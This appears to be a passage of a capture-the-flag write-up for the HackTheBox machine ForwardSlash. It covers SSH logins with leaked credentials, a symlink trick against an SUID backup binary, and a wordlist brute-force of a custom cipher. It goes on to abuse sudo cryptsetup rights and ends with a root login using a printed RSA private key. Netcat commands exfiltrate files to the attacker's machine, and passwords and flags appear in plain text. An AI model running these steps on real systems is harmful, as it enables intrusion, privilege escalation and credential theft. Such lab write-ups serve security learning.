


```
    error_log("Logging in");

    if (@ftp_login($conn_id, "chiv", 'N0bodyL1kesBack/')) {

            error_log("Getting file");
            echo ftp_get_string($conn_id, "debug.txt");
    }
```

I was then able to SSH in as chiv
**USER**: chiv
**PASS**: N0bodyL1kesBack/

```
ssh chiv@forwardslash.htb
# PASSWORD
N0bodyL1kesBack/
```


There is an SUID bit set for a custom binary file called /usr/share/backup
Running the binary tells us this is a time based backup viewer.
It gives us the current time after it is run.
If we do an md5sum of that time we return the filename that this is looking for
Next to NOTE: it states we are not reading the correct file yet.
Being as it was mentioned before that Pain had backed up the config.php file to prevent exposure I am going to use this against that file
I need to create a symbolic link using a file name that is an md5 hash of the current time and link it to /var/backups/config.php.bak



```
chiv@forwardslash:~$ /usr/bin/backup
----------------------------------------------------------------------
        Pain's Next-Gen Time Based Backup Viewer
        v0.1
        NOTE: not reading the right file yet,
        only works if backup is taken in same second
----------------------------------------------------------------------

Current Time: 05:04:59
ERROR: f61334513cde16ed7c19f49248821a76 Does Not Exist or Is Not Accessible By Me, Exiting...
```

I made sure I am generating the correct hash

```
/usr/bin/backup; date | cut -d ' ' -f 5 | tr -d '\n' | md5sum | cut -d ' ' -f 1
```




```
Current Time: 05:09:12
ERROR: 54d2e18e946342763c5a6c015503aea4
54d2e18e946342763c5a6c015503aea4
```

Then write a script to to create the sym link in order to read the file
CONTENTS OF READ_BAK.SH

```
file=$(date | cut -d ' ' -f 5 | tr -d '\n' | md5sum | cut -d ' ' -f 1)
echo $file
ln -s /var/backups/config.php.bak $file
/usr/bin/backup
```

Execute the script and we can read the backed up file

```
./read_bak.sh
```



```
chiv@forwardslash:~$ ./read_bak.sh
02a33675b6ce11824221b6f4edcbd80c
----------------------------------------------------------------------
        Pain's Next-Gen Time Based Backup Viewer
        v0.1
        NOTE: not reading the right file yet,
        only works if backup is taken in same second
----------------------------------------------------------------------

Current Time: 05:11:43
<?php
/* Database credentials. Assuming you are running MySQL
server with default setting (user 'root' with no password) */
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'pain');
define('DB_PASSWORD', 'db1f73a72678e857d91e71d2963a1afa9efbabb32164cc1d94dbc704');
define('DB_NAME', 'site');

/* Attempt to connect to MySQL database */
$link = mysqli_connect(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);

// Check connection
if($link === false){
    die("ERROR: Could not connect. " . mysqli_connect_error());
}
?>
```

This gives us the password for the pain user
**USER**: pain
**PASS**: db1f73a72678e857d91e71d2963a1afa9efbabb32164cc1d94dbc704


After SSH in as Pain I could read the user flag

```
ssh pain@forwardslash.htb -p 22
cat /home/pain/user.txt
# RESULTS
262da51dabdccd7a297ab6e315b285e8
```

## USER FLAG: 262da51dabdccd7a297ab6e315b285e8

# *PrivEsc*

In the user pain's home directory is a note that tells me he encrypted the important files and did some crypto key magic and he gave chiv the key in person the other day.
In Pains home dir we have the script used to encrypt the files and need the secret to decode the cipher text.



```
chiv@forwardslash:/home/pain/encryptorinator$ ls
ciphertext  encrypter.py
chiv@forwardslash:/home/pain/encryptorinator$ cat ciphertext
,L
>2Xբ
|?I)E-›\/;y[w#M2ʐY@' 缘 沚 ,P@5f$\*rwF3gX}i6~KY'%e>xo+g/K>^Nke
chiv@forwardslash:/home/pain/encryptorinator$ cat encrypter.py
def encrypt(key, msg):
    key = list(key)
    msg = list(msg)
    for char_key in key:
        for i in range(len(msg)):
            if i == 0:
                tmp = ord(msg[i]) + ord(char_key) + ord(msg[-1])
            else:
                tmp = ord(msg[i]) + ord(char_key) + ord(msg[i-1])

            while tmp > 255:
                tmp -= 256
            msg[i] = chr(tmp)
    return ''.join(msg)

def decrypt(key, msg):
    key = list(key)
    msg = list(msg)
    for char_key in reversed(key):
        for i in reversed(range(len(msg))):
            if i == 0:
                tmp = ord(msg[i]) - (ord(char_key) + ord(msg[-1]))
            else:
                tmp = ord(msg[i]) - (ord(char_key) + ord(msg[i-1]))
            while tmp < 0:
                tmp += 256
            msg[i] = chr(tmp)
    return ''.join(msg)


print encrypt('REDACTED', 'REDACTED')
print decrypt('REDACTED', encrypt('REDACTED', 'REDACTED'))
chiv@forwardslash:/home/pain/encryptorinator$
```


I am going to attempt to brute force the key to read the ciphertext
To do this I downloaded the files to my attack machine

```
# On attack machine
nc -l -p 1234 > encrypter.py
# On target machine
nc -w 3 10.10.14.19 1234 < encrypter.py

# On attack machine
nc -l -p 1234 > ciphertext
# On target machine
nc -w 3 10.10.14.19 1234 < ciphertext
```

Now that these files are on my attack machine I can use my wordlists

```
#!/usr/bin/env python
import time



cipher=open("/root/HTB/ForwardSlash/ciphertext", "r").read()
rock = open("/usr/share/wordlists/rockyou.txt", "r").readlines()


def encrypt(key, msg):
    key = list(key)
    msg = list(msg)
    for char_key in key:
        for i in range(len(msg)):
            if i == 0:
                tmp = ord(msg[i]) + ord(char_key) + ord(msg[-1])
            else:
                tmp = ord(msg[i]) + ord(char_key) + ord(msg[i-1])

            while tmp > 255:
                tmp -= 256
            msg[i] = chr(tmp)
    return ''.join(msg)


def decrypt(key, msg):
    key = list(key)
    msg = list(msg)
    for char_key in reversed(key):
        for i in reversed(range(len(msg))):
            if i == 0:
                tmp = ord(msg[i]) - (ord(char_key) + ord(msg[-1]))
            else:
                tmp = ord(msg[i]) - (ord(char_key) + ord(msg[i-1]))
            while tmp < 0:
                tmp += 256
            msg[i] = chr(tmp)
    return ''.join(msg)


def letters(input):
    return ''.join(c for c in input if c.isalpha() or c.isspace())


for password in rock:
    print password
    print letters(decrypt(password.rstrip(), cipher))
    print "--------------------------------------------------------------------------"
```


After cracking the message I obtained a password for a recovery file



```
you liked my new encryption tool, pretty secure huh, anyway here is the key to the encrypted image from /var/backups/recovery: cB!6%sdH8Lj^@Y*$C2cf
------------------------------------------------------------
```

/var/backups/recovery: cB!6%sdH8Lj^@Y*$C2cf

Pain has sudo permissions for a few commands




```
pain@forwardslash:~$ sudo -l
Matching Defaults entries for pain on forwardslash:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/us

User pain may run the following commands on forwardslash:
    (root) NOPASSWD: /sbin/cryptsetup luksOpen *
    (root) NOPASSWD: /bin/mount /dev/mapper/backup ./mnt/
    (root) NOPASSWD: /bin/umount ./mnt/
```

Using this password I mounted the image

```
sudo /sbin/cryptsetup luksOpen /var/backups/recovery/encrypted_backup.img backup
# ENTER PASS
cB!6%sdH8Lj^@Y*$C2cf

sudo /bin/mount /dev/mapper/backup ./mnt/
```

This is the backup of a private ssh key




```
pain@forwardslash:/tmp/tobor$ sudo /bin/mount /dev/mapper/backup ./mnt/
pain@forwardslash:/tmp/tobor$ ls
mnt
pain@forwardslash:/tmp/tobor$ cd mnt
pain@forwardslash:/tmp/tobor/mnt$ ls
id_rsa
```

SSH KEY

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA9i/r8VGof1vpIV6rhNE9hZfBDd3u6S16uNYqLn+xFgZEQBZK
RKh+WDykv/gukvUSauxWJndPq3F1Ck0xbcGQu6+1OBYb+fQ0B8raCRjwtwYF4gaf
yLFcOS111mKmUIB9qR1wDsmKRbtWPPPvgs2ruafgeiHujIEkiUUk9f3WTNqUsPQc
u2AG//ZCiqKWcWn0CcC2EhWsRQhLOvh3pGfv4gg0Gg/VNNiMPjDAYnr4iVg4XyEu
NWS2x9PtPasWsWRPLMEPtzLhJOnHE3iVJuTnFFhp2T6CtmZui4TJH3pij6wYYis9
MqzTmFwNzzx2HKS2tE2ty2c1CcW+F3GS/rn0EQIDAQABAoIBAQCPfjkg7D6xFSpa
V+rTPH6GeoB9C6mwYeDREYt+lNDsDHUFgbiCMk+KMLa6afcDkzLL/brtKsfWHwhg
G8Q+u/8XVn/jFAf0deFJ1XOmr9HGbA1LxB6oBLDDZvrzHYbhDzOvOchR5ijhIiNO
3cPx0t1QFkiiB1sarD9Wf2Xet7iMDArJI94G7yfnfUegtC5y38liJdb2TBXwvIZC
vROXZiQdmWCPEmwuE0aDj4HqmJvnIx9P4EAcTWuY0LdUU3zZcFgYlXiYT0xg2N1p
MIrAjjhgrQ3A2kXyxh9pzxsFlvIaSfxAvsL8LQy2Osl+i80WaORykmyFy5rmNLQD
Ih0cizb9AoGBAP2+PD2nV8y20kF6U0+JlwMG7WbV/rDF6+kVn0M2sfQKiAIUK3Wn
5YCeGARrMdZr4fidTN7koke02M4enSHEdZRTW2jRXlKfYHqSoVzLggnKVU/eghQs
V4gv6+cc787HojtuU7Ee66eWj0VSr0PXjFInzdSdmnd93oDZPzwF8QUnAoGBAPhg
e1VaHG89E4YWNxbfr739t5qPuizPJY7fIBOv9Z0G+P5KCtHJA5uxpELrF3hQjJU8
6Orz/0C+TxmlTGVOvkQWij4GC9rcOMaP03zXamQTSGNROM+S1I9UUoQBrwe2nQeh
i2B/AlO4PrOHJtfSXIzsedmDNLoMqO5/n/xAqLAHAoGATnv8CBntt11JFYWvpSdq
tT38SlWgjK77dEIC2/hb/J8RSItSkfbXrvu3dA5wAOGnqI2HDF5tr35JnR+s/JfW
woUx/e7cnPO9FMyr6pbr5vlVf/nUBEde37nq3rZ9mlj3XiiW7G8i9thEAm471eEi
/vpe2QfSkmk1XGdV/svbq/sCgYAZ6FZ1DLUylThYIDEW3bZDJxfjs2JEEkdko7mA
1DXWb0fBno+KWmFZ+CmeIU+NaTmAx520BEd3xWIS1r8lQhVunLtGxPKvnZD+hToW
J5IdZjWCxpIadMJfQPhqdJKBR3cRuLQFGLpxaSKBL3PJx1OID5KWMa1qSq/EUOOr
OENgOQKBgD/mYgPSmbqpNZI0/B+6ua9kQJAH6JS44v+yFkHfNTW0M7UIjU7wkGQw
ddMNjhpwVZ3//G6UhWSojUScQTERANt8R+J6dR0YfPzHnsDIoRc7IABQmxxygXDo
ZoYDzlPAlwJmoPQXauRl1CgjlyHrVUTfS0AkQH2ZbqvK5/Metq8o
-----END RSA PRIVATE KEY-----
```

I was then able to use the key to ssh in as root

```
# Add key to a file
vi ssh.key

# Set correct permissions for key
chmod 600 ssh.key

# access thet arget
ssh -p 22 root@10.10.10.183 -i ssh.key

# Read root flag
cat /root/root.txt
```



```
Last login: Tue Mar 24 12:11:46 2020 from 10.10.14.3
root@forwardslash:~# cat /root/root.txt
48db736dcda6608d42fde37cf59bdf43
root@forwardslash:~#
```

## ROOT FLAG: 48db736dcda6608d42fde37cf59bdf43